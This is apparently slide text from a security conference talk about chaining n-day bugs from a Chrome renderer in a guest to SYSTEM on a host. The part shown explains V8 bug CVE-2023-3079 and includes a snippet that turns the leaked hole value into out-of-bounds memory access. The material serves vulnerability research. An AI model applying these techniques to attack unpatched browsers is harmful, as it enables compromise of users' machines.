

# Make N-Day Great Again

## - The Story of N-Day Full Chain

From browser in guest to SYSTEM in host

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
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
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# N Day Super Full Chain



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

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## ☀ Conclusion

# Introduction

# Fermium-252

- Vulnerability Report Service of Theori
  - Vulnerability Database Since 2019
  - <https://blog.theori.io/fermium-252-the-cyber-threat-intelligence-database-b30ce06e7c5e>



# Fermium-252

- Reports in 2023
  - 71 Reports
    - 71 Reports have PoCs (all reports)
    - 46 Reports were written before PoCs are published
    - 37 Reports have working exploits
  - Lots of issues which are highly exploitable
    - 19 Reports about In-The-Wild vulnerabilities
    - 4 Reports about Pwn2Own 2023 Vancouver
    - 5 Reports about kCTF of Google

# Fermium-252

- Reports of 2023
  - Lots of ingredients
  - We wanted to show something Interesting work
    - + Advertisement of Fermium-252 Service

VirtualBox Escape



Windows Kernel LPE



Chrome Sandbox  
Escape



Chrome Renderer



VMware Escape



Linux Kernel LPE



Windows Service  
LPE



Smart Screen  
Bypass






# Super Full Chain

- Make Super Full Chain Exploit
  - Too far from practical situation, No one use like this
  - It takes too much efforts



# Super Full Chain

- Make Super Full Chain Exploit
  - The same situation when users check malicious link in Vmware
  - From renderer in Guest → SYSTEM in Host



# Super Full Chain

- Exploit Ingredients in Fermium-252

Chrome Renderer



CVE-2023-3079

Chrome Sandbox  
Escape



CVE-2023-21674

Windows Kernel LPE



CVE-2023-29360

VMware Escape



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# Vulnerabilities & Exploits


# Vulnerabilities

- 6 Unique Vulnerabilities
  - 3 In-the-wild vulnerabilities
    - CVE-2023-3079, CVE-2023-21674, CVE-2023-36802
  - 2 Pwn2Own vulnerabilities
    - CVE-2023-29360, CVE-2023-20869
  - 1 Variant of Pwn2Own
    - CVE-2023-34044
- It is hard to explain all details due to time limit
  - The details of each vulnerability was published on our blog
  - <https://blog.theori.io/vulnerability-research/home>

# CVE-2023-3079

- In-The-Wild vulnerability in Chrome
- Type Confusion in Inline Cache of V8
  - Improper IC handler for JSStrictArgumentsObject
  - "Hole" Leak Vulnerability


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# CVE-2023-3079

- Inline Cache
  - Optimization method for bytecode in V8
  - Register optimized handler according to type feedback

```
function setprop(o, p, v){  
  o[p] = v;  
}  
var arr = [1,2,3];  
for(var i=0; i<10; i++){// Feedback 10 times  
  setprop(arr, 'v', 1);  
}
```




```
- slot #0 StoreKeyedSloppy MONOMORPHIC with name 0x3a2400002c41 <String[1]: #v>  
  [weak] 0x3a240019874d <Map[16](PACKED_SMI_ELEMENTS)>: StoreHandler(Smi)(kind = ...)  
{  
  [0]: 0x3a2400002c41 <String[1]: #v>  
  [1]: 0x3a2400048281 <Other heap object (WEAK_FIXED_ARRAY_TYPE)>  
}
```

# CVE-2023-3079

- JSStrictArgumentsObject
  - Similar to JSArray


```
'use strict'  
function getArguments(a,b,c) {  
    return arguments;  
}  
let array = [1,2,3];           // JSArray  
let args  = getArguments(1,2,3); // JSStrictArgumentsObject
```






# CVE-2023-3079

- JSArray
  - length : # of elements
  - capacity : the allocation size (== size of FixedArray)



# CVE-2023-3079

- The "HOLE" Object
  - The elements between length and capacity are filled with "HOLE"
  - "HOLE" must be used **internally**, not be exposed to Javascript



# CVE-2023-3079

- JSStrictArgumentsObject **vs** JSArray

- Are they really the same??
- When a new element is added at the end of the array ( Index == old\_length )

```
Maybe<bool> JSObject::AddDataElement(Handle<JSObject> object, ...)
```

```
...  
// ** Change to Holey Element Kind if needed  
// 1. If Element is Holey Kind Element  
// 2. Is the object is not JSArray  
// 3. if index is larger than length of JSArray  
// ==> To HOLEY  
if (IsHoleyElementsKind(kind) || !object->IsJSArray(isolate) ||  
    index > old_length) {  
    to = GetHoleyElementsKind(to);  
    kind = GetHoleyElementsKind(kind);  
}  
...
```

JSArray


- Keep the element kind

JSStrictArgumentsObject

- Change to HOLEY

# CVE-2023-3079

- JSStrictArgumentsObject vs JSArray



```
DebugPrint: 0x38df000482bd: [JSArray]  
- map: 0x38df0018c3c1 <Map[16](PACKED_SMI_ELEMENTS)> [FastProperties]  
- prototype: 0x38df0018c635 <JSArray[0]>  
- elements: 0x38df00000725 <FixedArray[0]> [PACKED_SMI_ELEMENTS]  
- length: 0  
- properties: 0x38df00000725 <FixedArray[0]>
```

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DebugPrint: 0x38df000482bd: [JSArray]  
- map: 0x38df0018c3c1 <Map[16](PACKED_SMI_ELEMENTS)> [FastProperties]  
- prototype: 0x38df0018c635 <JSArray[0]>  
- elements: 0x38df000482dd <FixedArray[17]> [PACKED_SMI_ELEMENTS]  
- length: 1  
- properties: 0x38df00000725 <FixedArray[0]>
```

# CVE-2023-3079

## • JSStrictArgumentsObject vs JSArray

### JSStrictArgumentsObject

```
let args = getArguments();
args[0] = 2;
```

PACKED\_ELEMENT  
(length=0; capacity=0)




HOLEY\_ELEMENT  
(length=0; capacity=17)

```
DebugPrint: 0x38df000482cd: [JS_ARGUMENTS_OBJECT_TYPE]
- map: 0x38df00191149 <Map[16](PACKED_ELEMENTS)> [FastProperties]
- prototype: 0x38df001825e9 <Object map = 0x38df00181c25>
- elements: 0x38df00000725 <FixedArray[0]> [PACKED_ELEMENTS]
- properties: 0x38df00000725 <FixedArray[0]>
- All own properties (excluding elements): {
  0x38df00000d99: [String] in ReadOnlySpace: #length: 0 ...
```

```
DebugPrint: 0x38df000482cd: [JS_ARGUMENTS_OBJECT_TYPE]
- map: 0x38df0019874d <Map[16](HOLEY_ELEMENTS)> [FastProperties]
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- elements: 0x38df00048329 <FixedArray[17]> [HOLEY_ELEMENTS]
- properties: 0x38df00000725 <FixedArray[0]>
- All own properties (excluding elements): {
  0x38df00000d99: [String] in ReadOnlySpace: #length: 0
```

# CVE-2023-3079

- Improper IC Handler for JSStrictArgumentsObject
  - StoreFastElementIC\_GrowNoTransitionHandleCOW
  - Keep the elements kind when an element is added at the end



# CVE-2023-3079

- JSStrictArgumentsObject uses capacity for checking OOB access
  - Different Length Check


```
void AccessorAssembler::EmitFastElementsBoundsCheck( ... ) {  
    ...  
    GotoIf(is_jsarray_condition, &if_array);  
    {  
        var_length = SmiUntag(LoadFixedArrayBaseLength(elements));  
        Goto(&length_loaded);  
    }  
    BIND(&if_array);  
    {  
        var_length = SmiUntag(LoadFastJSArrayLength(CAST(object)));  
        Goto(&length_loaded);  
    }  
    ...  
}
```

Use **capacity**  
if object is not array

Use **length**  
if object is array

# CVE-2023-3079


- Hole can be leaked for JSStrictArgumentsObject





# CVE-2023-3079

```
let index = Number(b ? the.hole : -1);  
index |= 0;  
index += 1;  
let arr1 = [1.1, 2.2, 3.3, 4.4];  
let OOB_access = arr1.at(index*4);
```



- Trigger OOB R/W with HOLE
  - Another bug in range analysis of the JIT compiler
  - Hole | Range(-1, -1) → Range(-1, -1)
  - Bound Check will be removed
- Out-Of-Bound Access is possible
  1. Leak information such as map, properties ...
  2. Construct Fake Object
  3. Read/Write primitive in **V8 Heap sandbox**

# CVE-2023-3079

